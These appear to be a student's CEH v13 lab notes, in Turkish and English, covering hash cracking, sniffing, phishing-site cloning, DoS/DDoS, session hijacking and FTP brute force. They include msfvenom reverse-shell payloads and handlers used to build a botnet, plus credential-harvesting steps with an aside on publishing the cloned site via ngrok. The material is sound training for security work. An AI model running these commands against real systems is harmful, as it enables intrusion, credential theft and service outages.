Bunu da windowsta çalıştırdık. Windowsta ncat, linuxta nc komutları yani. 9999a bunu gönderiyor. W parametresi timeout ile ilgili. 3 saniye boyunca bağlantı kurulacak.

Parrot'ta gelip enter diyoruz.
Now, we will be using HashCat to crack the password hash. Execute the command hashcat -m 13100 --force -a 0 hash.txt /root/ADtools/rockyou.txt.

-m 13100: This specifies the hash type. 13100 corresponds to Kerberos 5 AS-REQ Pre-Auth etype 23 (RC4-HMAC), a specific format for Kerberos hashes.
--force: This option forces Hashcat to ignore warnings and run even if there are compatibility issues. Use this with caution, as it might cause instability or incorrect results.
-a 0: This specifies the attack mode. 0 stands for a straight attack, which is a simple dictionary attack where Hashcat tries each password in the dictionary as it is.
hash.txt: is the input file containing the hashes to crack
/root/ADtools/rockyou.txt: is the wordlist file used for the attack
Burda hashin değerini belirleyerek komutu çalıştırdık. Yukarıdakileri oku.

MODULE 7 Malware Threats

Thursday, December 25, 2025 3:30 AM

Lab 3: Perform Static Malware Analysis

Thursday, December 25, 2025 3:34 AM

https://www.hybrid-analysis.com (https://app.any.run) Valkyrie Sandbox (https://valkyrie.comodo.com), JOESandbox Cloud (https://www.joesandbox.com), Jotti (https://virusscan.jotti.org) to perform online malware scanning.

Bu sitelere gidip dosyayı bırakıp analiz ediyorsun işte.

Task 2: Analyze ELF Executable File using Detect It Easy (DIE)

The Executable and Linkable Format (ELF) is a generic executable file format in Linux environment. It contains three main components including ELF header, sections, and segments. Each component plays an independent role in the loading and execution of ELF executables. The static analysis of an ELF file involves investigating an ELF executable file without running or installing it. It also involves accessing the binary code and extracting valuable artifacts from the program. Numerous tools can be used to perform static analysis on ELF files. In this task, we will be using Detect It Easy (DIE) tool to analyze ELF file.

Detect It Easy (DIE) is an application used for determining the types of files. Apart from the Windows, DIE is also available for Linux and Mac OS. It has a completely open architecture of signatures and can easily add its own algorithms for detecting or modifying the existing signatures. It detects a file's compiler, linker, packer, etc. using a signature-based detection method.

Babacan bu IDE dediği program sadece entropi grafiğini, hash bilgilerini falan veriyor.

Task 3: Perform Malware Disassembly using IDA and OllyDbg

Static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps identify the language used for programming the malware, look for APIs that reveal its function, and retrieve other information. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process uses debugging tools such as IDA Pro and OllyDbg.

Kardeş burda IDA'ya giriyon. Orda view butonu var. sik sik şeylere tıklayıp yalandan bilgilere bakıyorsun. Misal view -> graphs -> flow chart, function calls gibi. Ollydbg'de ise yine yalandan view'deki şeylere giriyorsun.

Lab 4: Perform Dynamic Malware Analysis

Friday, December 26, 2025 10:35 AM

Task 1: Perform Port Monitoring using TCPView and CurrPorts

Dynamic analysis is performed to gather valuable information about malware activity, including the files and folders created, ports and URLs accessed, called functions and libraries, applications and tools accessed, information transferred, settings modified processes, and services the malware started, and other items. You should design and set up the environment for performing the dynamic analysis in such a way that the malware cannot propagate to the production network, and ensure that the testing system can recover to an earlier set timeframe (prior to launching the malware) in case anything goes wrong during the test.

Kardeş burda ceh'in toollarından cports.exe ile tcpview.exe kullandık. Burada bağlantıları vs görüyorsun netstat gibi.

Task 2: Perform Process Monitoring using Process Monitor

Process Monitor is a monitoring tool for Windows that shows the real-time file system, Registry, and process and thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon. It adds an extensive list of enhancements including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, and simultaneous logging to a file. Unique features of Process Monitor make it a core utility in system troubleshooting and vital to the malware hunting toolkit.

Burda da procmon.exe'yi çalıştırıyorsun ve bir process'in detaylı bilgilerini getiriyor.

Module 08: Sniffing

Friday, December 26, 2025 2:30 PM

There are two types of sniffing: passive and active. Passive sniffing refers to sniffing on a hub-based network; active sniffing refers to sniffing on a switch-based network.

Passive Sniffing: Passive sniffing involves sending no packets. It only captures and monitors the packets flowing in the network

Active Sniffing: Active sniffing searches for traffic on a switched LAN by actively injecting traffic into the LAN; it also refers to sniffing through a switch

Lab 1: Perform Active Sniffing

active sniffing on the target network using various active sniffing techniques such as MAC flooding, DHCP starvation, ARP poisoning, or MITM

Overview of Active Sniffing:

MAC Flooding: Involves flooding the CAM table with fake MAC address and IP pairs until it is full

DNS Poisoning: Involves tricking a DNS server into believing that it has received authentic information when, in reality, it has not

ARP Poisoning: Involves constructing a large number of forged ARP request and reply packets to overload a switch

DHCP Attacks: Involves performing a DHCP starvation attack and a rogue DHCP server attack

Switch port stealing: Involves flooding the switch with forged gratuitous ARP packets with the target MAC address as the source

Spoofing Attack: Involves performing MAC spoofing, VLAN hopping, and STP attacks to steal sensitive information

Task 1: Perform MAC Flooding using macof

Attackers use the MAC flooding technique to force a switch to act as a hub, so they can easily sniff the traffic.

macof is a Unix and Linux tool that is a part of the dsniff collection. It floods the local network with random MAC addresses and IP addresses, causing some switches to fail and open in repeating mode, thereby facilitating sniffing. This tool floods the switch's CAM tables (131,000 per minute) by sending forged MAC entries. When the MAC table fills up, the switch converts to a hub-like operation where an attacker can monitor the data being broadcast.

Abayrı wiresharkı açtık. Eth0 opsiyonunu seçtik.

Execute macof -i eth0 -n 10 in the root directory.

-i: specifies the interface and -n: specifies the number of packets to be sent (here, 10).
You can also target a single system by issuing the command macof -i eth0 -d [Target IP Address] (-d: Specifies the destination IP address).

Bunu çalıştırıyorsun. Sonra wiresharkta gözüküyor.

Task 2: Perform a DHCP Starvation Attack using Yersinia

In a DHCP starvation attack, an attacker floods the DHCP server by sending a large number of DHCP requests and uses all available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a Denial-of-Service (DoS) attack. Because of this issue, valid users cannot obtain or renew their IP addresses, and thus fail to access their network. This attack can be performed by using various tools such as Yersinia and Hyenae.

Run yersinia -I to open Yersinia in interactive mode.
Press F2 to select DHCP mode. In DHCP mode, STP Fields in the lower section of the window change to DHCP Fields, as shown in the screenshot.
Press x to list available attack options.
The Attack Panel window appears; press 1 to start a DHCP starvation attack.

Yersinia starts sending DHCP packets to the network interface as shown in the screenshot.

Abayrı burda sadece yersinia kullanımı vermiş.

Lab 2: Perform Network Sniffing using Various Sniffing Tools

Task 1: Perform Password Sniffing using Wireshark

Abayrı burda önce http'li olan bir siteye gidip username ve şifre girdik. Ardından wiresharka gelip üstteki yere "http.request.method == POST" yapıştırdık. Ardından "edit" "find packet" kısmına tıkladık. Burda display butonuna tıklayıp string yaptık, çünkü pwd diye aratacağız. Narrow kısmını utf 8 ascii yaptık, packet list kısmını packet details yaptık. Ardından string kısmına pwd diyip arattık. Sol alttaki kutuda parola ve şifre geldi.

Module 09: Social Engineering

Monday, December 29, 2025 12:42 AM

Task 1: Sniff Credentials using the Social-Engineer Toolkit (SET)

The Social-Engineer Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing via social engineering. SET is particularly useful to attackers, because it is freely available and can be used to carry out a range of attacks. For example, it allows attackers to draft email messages, attach malicious files, and send them to a large number of people using spear phishing. Moreover, SET's multi-attack method allows Java applets, the Metasploit browser, and Credential Harvester/Tabnabbing to be used simultaneously. SET categorizes attacks according to the attack vector used such as email, web, and USB.

- Run setoolkit to launch Social-Engineer Toolkit.
- The SET menu appears, as shown in the screenshot. Type 1 and press Enter to choose Social-Engineering Attacks
- A list of options for Social-Engineering Attacks appears; type 2 and press Enter to choose Website Attack Vectors.
- A list of options in Website Attack Vectors appears; type 3 and press Enter to choose Credential Harvester Attack Method.
- Daha sonra 2ye basıyorum clone site diye. Ek olarak custom import yapabiliriz.
- Type the IP address of the local machine (10.10.1.13) in the prompt for "IP address for the POST back in Harvester/Tabnabbing" and press Enter.
- Now, you will be prompted for the URL to be cloned; type the desired URL in "Enter the url to clone" and press Enter. In this task, we will clone the URL http://www.moviescope.com.

Abayrı işte bunla sitemizi yaptık. Ngrok ile publice açabilirsin. Mailde url'I gizleyen metotlarda mail gönderebilirsin.

Task 1: Detect Phishing using Netcraft

The Netcraft anti-phishing community is a giant neighborhood watch scheme, empowering the most alert and most expert members to defend everyone within the community against phishing attacks. The Netcraft Extension provides updated and extensive information about sites that users visit regularly; it also blocks dangerous sites. This information helps users to make an informed choice about the integrity of those sites.

Bu da eklenti işte.

(tekrar)Module 10: Denial-of-Service

Saturday, December 27, 2025 1:44 AM

NOT: SADECE TOOL KULLANIMI VAR, COPY PASTE YAPTIM.

Lab 1: Perform DoS and DDoS Attacks using Various Techniques
Lab Scenario

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations.

In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to the zombie agents. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim's machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to the victim. The victim's machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim's machine to shut down completely.

As an expert ethical hacker or pen tester, you must have the required knowledge to perform DoS and DDoS attacks to be able to test systems in the target network.

In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.

Lab Objectives

Perform a DDoS attack using ISB and UltraDDOS-v2
Perform a DDoS attack using Botnet
Overview of DoS and DDoS Attacks

DDoS attacks mainly aim at the network bandwidth; they exhaust network, application, or service resources, and thereby restrict legitimate users from accessing their system or network resources.

In general, the following are categories of DoS/DDoS attack vectors:

Volumetric Attacks: Consume the bandwidth of the target network or service

Attack techniques:

UDP flood attack
ICMP flood attack
Ping of Death and smurf attack
Pulse wave and zero-day attack
Protocol Attacks: Consume resources like connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers

Attack techniques:

SYN flood attack
Fragmentation attack
Spoofed session flood attack
ACK flood attack
Application Layer Attacks: Consume application resources or services, thereby making them unavailable to other legitimate users

Attack techniques:

HTTP GET/POST attack
Slowloris attack
UDP application layer flood attack
DDoS extortion attack
Task 1: Perform a DDoS Attack using ISB and UltraDDOS-v2
ISB (I'm So Bored) and UltraDDOS-v2 are utilities tailored for stress-testing networks on Windows, facilitating the execution of DDoS attacks against target machines.

Here, we will use ISB and UltraDDOS-v2 to perform DDoS attack on the target machine (here, Windows Server 2019).

Click Windows 11 to switch to the Windows 11 machine. Navigate to E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\ISB and double-click ISB (Im So Bored).exe.

Screenshot

If an User Account Control pop-up appears, click Yes.

ISB window appears, using this tool we can perform various attacks such as HTTP Flood, UDP Flood, TCP Flood, TCP Port Scan, ICMP Flood, and Slowloris. Additionally, we can gather Target Info using the WHOIS, NS, TRACEROUTE, BROWSER, PING options present in the tool.

Here, we will perform TCP Flood attack on the target Windows Server 2019 machine. To do so, enter the IP address of the Windows Server 2019 in the URL: field (here, 10.10.1.19), port number (here, 80) in the Port: field and click on Set Target.

The IP address of Windows Server 2019 along with the port number appears in the Set: field.

isb1.jpg

Now, under Attacks navigate to TCP Flood tab and type 10 in the Interval field, 256 in the Buffer field and 1000 in the Threads field.

isb2.jpg

Leave the ISB window running and click Windows Server 2022 to switch to the Window Server 2022 machine.

In Windows Server 2022 machine, navigate to Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS and double-click ultraddos.exe file.

If an Open File - Security Warning appears, click Run.

Screenshot

A Command Prompt window appears, in the Ultra DDOS v2 window, click OK.

In the Ultra DDOS v2 window, click on DDOS Attack button.

Screenshot

In the Please enter your target. This is the website or IP address that you want to attack. field, type 10.10.1.19 (IP address of Windows Server 2019 machine) and click OK.

Screenshot

In the Please enter a port. 80 is most commonly used, but you can use any other valid port. field, enter 80 and click OK.

Screenshot

In the Please enter the number of packets you would like to send. More is better, but too many will crash your computer. field, type 1000000 and click on OK.

In the Please enter the number of threads you would like to send. This can be the same number as the packets. field, type 1000000 and click on OK.

Screenshot

In the The attack will start once you press OK. It will keep going until all requested packets are sent. pop-up window, click OK.

Screenshot

As soon as you click on OK the tool starts DoS attack on the Windows Server 2019 machine.

Screenshot

Click Windows 11 to switch to the Windows 11 machine, and in the ISB window click on Start Attack button.

Screenshot

Click Windows Server 2019 to switch to the Windows Server 2019 machine.

Now, click Type here to search field on the Desktop, search for resmon in the search bar and select resmon from the results.

Resource Monitor window appears, you can see that the CPU utilization under CPU section is more than 80%, thereby, resulting in deterioration of system performance.

When you perform this lab the CPU utilization might vary.

In real-time the DDoS attack is performed from numerous machines which can crash the system.

Screenshot

This concludes the demonstration of how to perform DDoS attack using ISB (I'm So Bored) and UltraDDOS-v2 tools.

Close all open windows and document all the acquired information.

Question 10.1.1.1

On windows 11 machine use ISB (located at E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\ISB) and On Windows Server 2022 machine use UltraDDoS (located at Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS) to launch DoS attack on Windows Server 2019 machine (10.10.1.19). Identify the port number on which the DoS attack was targeted.

80
Correct

Task 2: Perform a DDoS Attack using Botnet
A botnet orchestrates a distributed denial of service (DDoS) attack by harnessing a network of compromised computers (bots). The attacker infects these systems with malware, enabling remote control. Through a command and control server, the attacker directs the botnet to flood the target with excessive traffic, overwhelming its resources. This onslaught disrupts services, causing downtime and financial losses. Attackers may amplify the attack using techniques like reflection or amplification. Mitigation involves filtering and blocking malicious traffic. However, using botnets for DDoS attacks is illegal and unethical, with severe legal repercussions and potential damage to targeted organizations.

Here, we will compromise Windows 11 and Windows Server 2019 machines to create a botnet and target Ubuntu machine.

Click Parrot Security to switch to the Parrot Security machine. Open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).

Run the command msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=6969 -f exe > exploit1.exe to generate exploit1.exe payload.

Screenshot

Similarly, run the above command with different port number and exploit name.

For Windows 11 -> port 6969, exploit1.exe
For Windows Server 2019 -> port 9999, exploit2.exe
For Windows Server 2022 -> port 5555, exploit3.exe
Screenshot

Create a new directory to share the exploits file with the target machine and provide the permissions using the below commands:

Run mkdir /var/www/html/share command to create a shared folder
Run chmod -R 755 /var/www/html/share/ command
Run chown -R www-data:www-data /var/www/html/share/ command
Screenshot

Copy the payloads into the shared folder by executing cp exploit1.exe exploit2.exe exploit3.exe /var/www/html/share/ command.

Start the Apache server by running service apache2 start command.

Screenshot

Launch three new terminals and run command sudo su with password as toor on all.

Run msfconsole -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 6969; run" command to launch Metasploit Framework on terminal 1.

Screenshot

Similarly, run the above command on terminal 2 and 3 by changing the lport to 9999 and 5555 simultaneously.

Click Windows 11 to switch to the Windows 11 machine.

Open any web browser (here, Mozilla Firefox) go to http://10.10.1.13/share. As soon as you press enter, it will display the shared folder contents.

Click on exploit1.exe to download the file.

If it gives security warning, ignore it and download it by clicking on Keep button.

98765432.jpg

Navigate to Downloads and double-click the exploit1.exe file to run it.

Similarly, download exploit2.exe on Windows Server 2019, and exploit3.exe on Windows Server 2022 and run it.

After executing all the exploits on machines, click Parrot Security to switch to the Parrot Security machine.

The meterpreter session has successfully been opened, as shown in the screenshots.

Screenshot Screenshot Screenshot

Now, we will upload the DDoS script to our botnets, in windows shell terminal execute command upload /home/attacker/Downloads/eagle-dos.py and run shell command.

Upload DDoS script on all the shell terminals

Screenshot

Run the DDoS file using command python eagle-dos.py on windows shell terminal. It will ask for Target's IP, type 10.10.1.9 and hit enter.

Make sure you run script on all 3 shell terminals.

Screenshot

Screenshot

Click on Ubuntu to switch to Ubuntu machine. Now, let us verify if the DDOS using Wireshark where we should be able to see packets from 10.10.1.11, 10.10.1.19 and 10.10.1.22 which are our botnets. Open terminal and run command sudo wireshark, enter toor as password and double click on eth0 to start capturing.

Screenshot Screenshot

Wait for 5-6 minutes, then click on Show Applications and search for and launch System Monitor. In the System Monitor window, observe the memory usage. In this case, it is 98.7%, which slows down Ubuntu machine and also makes it unresponsive.

Screenshot

Screenshot

Restart the Ubuntu machine and stop DDoS attack on the Parrot Security machine.

Lab 2: Detect and Protect Against DoS and DDoS Attacks
Lab Scenario

DoS/DDoS attacks are one of the foremost security threats on the Internet; thus, there is a greater necessity for solutions to mitigate these attacks. Early detection techniques help to prevent DoS and DDoS attacks. Detecting such attacks is a tricky job. A DoS and DDoS attack traffic detector needs to distinguish between genuine and bogus data packets, which is not always possible; the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS or DDoS attack. One problem in filtering bogus from legitimate traffic is the volume of traffic. It is impossible to scan each data packet to ensure security from a DoS or DDoS attack. All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.

As a professional ethical hacker or pen tester, you must use various DoS and DDoS attack detection techniques to prevent the systems in the network from being damaged.

This lab provides hands-on experience in detecting DoS and DDoS attacks using various detection techniques.

Lab Objectives

Detect and protect against DDoS attacks using Anti DDoS Guardian
Overview of DoS and DDoS Attack Detection

Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from the legitimate packet traffic.

The following are the three types of detection techniques:

Activity Profiling: Profiles based on the average packet rate for a network flow, which consists of consecutive packets with similar packet header information
Sequential Change-point Detection: Filters network traffic by IP addresses, targeted port numbers, and communication protocols used, and stores the traffic flow data in a graph that shows the traffic flow rate over time
Wavelet-based Signal Analysis: Analyzes network traffic in terms of spectral components

Task 1: Detect and Protect Against DDoS Attacks using Anti DDoS Guardian

Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache serves, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Anti DDoS Guardian monitors each incoming and outgoing packet in Real-Time. It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.

Here, we will detect and protect against a DDoS attack using Anti DDoS Guardian.

In this task, we will use the Windows Server 2019 and Windows Server 2022 machines to perform a DDoS attack on the target system, Windows 11.

On the Windows 11 machine, navigate to E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Protection Tools\Anti DDoS Guardian and double-click Anti_DDoS_Guardian_setup.exe.

If a User Account Control pop-up appears, click Yes.

If an Open File - Security Warning pop-up appears, click Run.

The Setup - Anti DDoS Guardian window appears; click Next. Follow the wizard-driven installation steps to install the application.

In the Stop Windows Remote Desktop Brute Force wizard, uncheck the install Stop RDP Brute Force option, and click Next.

2.1.3.jpg

The Select Additional Tasks wizard appears; check the Create a desktop shortcut option, and click Next.

The Ready to Install wizard appears; click Install.

The Completing the Anti DDoS Guardian Setup Wizard window appears; ensure that Launch Anti DDoS Guardian option is selected and click Finish.

Screenshot

The Anti-DDoS Wizard window appears; click Continue in all the wizard steps, leaving all the default settings. In the last window, click Finish.

The Anti DDoS Guardian window appears, displaying information about incoming and outgoing traffic, as shown in the screenshot.

Screenshot

Now, click Windows Server 2019 to switch to the Windows Server 2019. Login using

Administrator/P@ssw0rd.

Navigate to Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC) and double-click LOIC.exe.

If an Open File - Security Warning pop-up appears, click Run.

The Low Orbit Ion Cannon main window appears.

Perform the following settings:

Under the Select your target section, type the target IP address under the IP field (here, 10.10.1.11), and then click the Lock on button to add the target devices.

Under the Attack options section, select UDP from the drop-down list in Method. Set the thread's value to 5 under the Threads field. Slide the power bar to the middle.

2.1.12qq.jpg

Now, switch to the Windows Server 2022 machine and follow Steps#10-12 to launch LOIC and configure it.

To switch to the Windows Server 2022, click Windows Server 2022.

Once LOIC is configured on all machines, switch to each machine (Windows Server 2019, and Windows Server 2022) and click the IMMA CHARGIN MAH LAZER button under the Ready? section to initiate the DDoS attack on the target Windows 11 machine.

Screenshot

Click Windows 11 to switch back to the Windows 11 machine and observe the packets captured by Anti DDoS Guardian.

Observe the huge number of packets coming from the host machines (10.10.1.19 [Windows Server 2019] and 10.10.1.22 [Windows Server 2022]).

Screenshot Screenshot

Double-click any of the sessions 10.10.1.19 or 10.10.1.22.

Here, we have selected 10.10.1.22. You can select either of them.

The Anti DDoS Guardian Traffic Detail Viewer window appears, displaying the content of the selected session in the form of raw data. You can observe the high number of incoming bytes from Remote IP address 10.10.1.22.

You can use various options from the left-hand pane such as Clear, Stop Listing, Block IP, and Allow IP. Using the Block IP (B) option blocks the IP address sending the huge number of packets.

In the Traffic Detail Viewer window, click Block IP option from the left pane.

Screenshot

Observe that the blocked IP session turns red in the Action Taken column.

Screenshot

Similarly, you can Block IP the address of the 10.10.1.19 session.

On completion of the task, click Stop flooding, and then close the LOIC window on all the attacker machines. (Windows Server 2019 and Windows Server 2022).

To switch to the Windows Server 2019, click Windows Server 2019.

To switch to the Windows Server 2022, click Windows Server 2022.

Screenshot

This concludes the demonstration of how to detect and protect against a DDoS attack using Anti DDoS Guardian.

Close all open windows and document all the acquired information.

You can also use other DoS and DDoS protection tools such as, DOSarrest's DDoS protection service (https://www.dosarrest.com), DDoS-GUARD (https://ddos-guard.net), Radware DefensePro X (https://www.radware.com), F5 DDoS Attack Protection (https://www.f5.com) to protect organization's systems and networks from DoS and DDoS attacks.

Click Windows 11 to switch to the Windows 11 virtual machine. In Windows 11 machine, navigate to Control Panel --> Programs --> Programs and Features and uninstall Anti DDoS Guardian.

Module 11: Session Hijacking

Saturday, January 3, 2026 10:59 PM

Task 1: Hijack a Session using Caido

Caido assists security professionals and enthusiasts in efficiently auditing web applications. It offers exploration tools, including sitemap, history, and intercept features, which aid in identifying vulnerabilities and analyzing requests in real-time. Users can modify incoming requests using Forward and Tamper tools, enhancing testing customization and system security comprehension. Automation is facilitated through the Automate tool, allowing for faster vulnerability discovery by testing requests against large wordlists. Caido's intuitive UI simplifies security testing for both novices and experts with clear navigation and user-friendly controls.

Indirip proxy niyetine kuruyorsun. Umarım sormazlar.

Task 2: Intercept HTTP Traffic using Hetty

Hetty is an HTTP toolkit for security research. It aims to become an open-source alternative to commercial software such as Burp Suite Pro, with powerful features tailored to the needs of the InfoSec and bug bounty communities. Hetty can be used to perform Machine-in-the-middle (MITM) attack, manually create/edit requests, and replay proxied requests for HTTP clients and further intercept requests and responses for manual review.

Bu aynı, victim pcyi tarayıcıda saldırgan pcyi proxy yapıyorsun. Sonra sladırgan pcden bu uygulamalı açıyorsun.

Task 1: Detect Session Hijacking using Wireshark

Wireshark allows you to capture and interactively browse the traffic running on a network. The tool uses WinPcap to capture packets, and so is only able to capture packets on networks that are supported by WinPcap. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. Security professionals can use Wireshark to monitor and detect session hijacking attempts.

Burda da bettercap komutunun kullanımı vardı. Bettercap komutu ile bir tane interface veriyorsun. O interface'te up olan bir host bulup ona istediğin paketleri göndermeni sağlıyor. Aynı zamanda sniff işleri için de paket gönderebiliyor. Copy paste yaptım:

Click Windows 11 to switch to the Windows 11 machine.

Click the windows Search icon on the Desktop, search for Wireshark in the search bar and launch it.

The Wireshark Network Analyzer window appears, start capturing the network traffic on the primary network interface (here, Ethernet).

Now, we shall launch a session hijacking attack on the target machine (Windows 11) using bettercap.

To do so, you may either follow Steps 8-11 below, or refer to Task 2 (Intercept HTTP Traffic using bettercap) in Lab 1.

Click Parrot Security to switch to the Parrot Security machine.

Open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor). Run cd to jump to the root directory.

Run bettercap -iface eth0 to set the network interface.

-iface: specifies the interface to bind to (here, eth0).

Screenshot

Type net.probe on and press Enter. This module will send different types of probe packets to each IP in the current subnet for the net.recon module to detect them.

Type net.recon on and press Enter. This module is responsible for periodically reading the system ARP table to detect new hosts on the network.

The net.recon module displays the detected active IP addresses in the network. In real-time, this module will start sniffing network packets.

Type net.sniff on and press Enter. This module is responsible for performing sniffing on the network.

You can observe that bettercap starts sniffing network traffic on different machines in the network, as shown in the screenshot.

Screenshot

Click Windows 11 to switch back to the Windows 11 machine and observe the huge number of ARP packets captured by the Wireshark, as shown in the screenshot.

bettercap sends several ARP broadcast requests to the hosts (or potentially active hosts). A high number of ARP requests indicates that the system at 10.10.1.13 (the attacker's system in this task) is acting as a client for all the IP addresses in the subnet, which means that all the packets from the victim node (in this case, 10.10.1.11) will first go to the host system (10.10.1.13), and then the gateway. Similarly, any packet destined for the victim node is first forwarded from the gateway to the host system, and then from the host system to the victim node.

more...
Screenshot

This concludes the demonstration of how to detect a session hijacking attack using Wireshark.

Close all open windows and document all the acquired information.

information.

Lab 1: Footprint the Web Server

Sunday, January 4, 2026 3:36 PM

Web server fingerprinting is an essential task for any penetration tester. Before proceeding to hack or exploit a webserver, the penetration tester must know the type and version of the webserver as most of the attacks and exploits are specific to the type and version of the server being used by the target. These methods help any penetration tester to gain information and analyze their target so that they can perform a thorough test and can deploy appropriate methods to mitigate such attacks on the server.

Task 1: Footprint a Web Server using Netcat and Telnet

- Netcat

Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

- Telnet

Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet. The primary security problems with Telnet are the following:

It does not encrypt any data sent through the connection.

It lacks an authentication scheme.

Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.

In the Parrot Security, run **nc -vv www.moviescope.com 80** (-vv: very verbose)
Now, type **GET / HTTP/1.0** and press Enter twice.

nc -vv www.moviescope.com 80 komutuyla Netcat kullanılarak hedef web sunucusunun 80 numaralı portuna ham bir TCP bağlantısı kurulur ve bağlantı açıkken girilen **GET / HTTP/1.0** ifadesi, sunucudan ana sayfanın manuel olarak istenmesini sağlayan bir HTTP isteğidir. Bu işlem, tarayıcı kullanmadan doğrudan HTTP trafiğini gözlemlemeye imkân tanır ve özellikle web sunucusu footprinting ile banner grabbing amacıyla yapılır. Sunucunun verdiği HTTP yanıtı sayesinde web sunucusunun türü, sürümü, yapılandırması ve yanıt kodları gibi kritik bilgiler elde edilebilir. Bu bilgiler, sunucunun güvenlik duruşunu değerlendirmek, olası yanlış yapılandırmaları tespit etmek ve ileride denenebilecek saldırı veya exploit'leri belirlemek için kullanılır.

Netcat will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

run **telnet www.moviescope.com 80**
Type **GET / HTTP/1.0** and press Enter twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

Task 2: Enumerate Web Server Information using Nmap Scripting

Engine (NSE)

The web applications that are available on the Internet may have vulnerabilities. Some hackers' attack strategies may need the Administrator role on your server, but sometimes they simply need sensitive information about the server. Utilizing Nmap and http-enum.nse content returns a diagram of those applications, registries, and records uncovered. This way, it is possible to check for vulnerabilities or abuses in databases. Through this technique, it is possible to discover genuine (and extremely dumb) security imperfections on a site such as some sites (like WordPress and PrestaShop) that maintain accessibility to envelopes that ought to be erased once the task has been settled. Once you have identified a vulnerability, you can discover a fix for it.

Nmap, along with Nmap Scripting Engine, can extract a lot of valuable information from the target web server. In addition to Nmap commands, Nmap Scripting Engine (NSE)provides scripts that reveal various useful information about the target web server to an attacker.

1-
Run **nmap -sV --script=http-enum [target website].**
Http enum scriptinin kullanımı işte.

2-
The next step is to discover the hostnames that resolve the targeted domain.

In the terminal window, **run nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap-www.goodshopping.com.**

3-
This script will detect a vulnerable server that uses the TRACE method by sending an HTTP TRACE request that shows if the method is enabled or not.

run **nmap --script http-trace -d www.goodshopping.com**

4-
Now, check whether Web Application Firewall is configured on the target host or domain. In the terminal window,
run **nmap -p80 --script http-waf-detect www.goodshopping.com.**

Lab 2: Perform a Web Server Attack

Tuesday, January 6, 2026 12:00 AM

Task 1: Crack FTP Credentials using a Dictionary Attack

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

In the terminal window, run nmap -p 21 [IP Address of Windows 11].
Ftp portunun açık olduğunu görüyoruz.

```
┌─[✗]─[root@parrot]─[/home/attacker/Desktop/CEHv13 Module 13 H
/Wordlists]
└──╼ #hydra -L Usernames.txt -P Passwords.txt 10.10.1.11 ftp
```

Username ve password wordlistlerinin bulunduğu dizine gidip yukarıdaki komutu çalıştırdım ve user pass aldım.

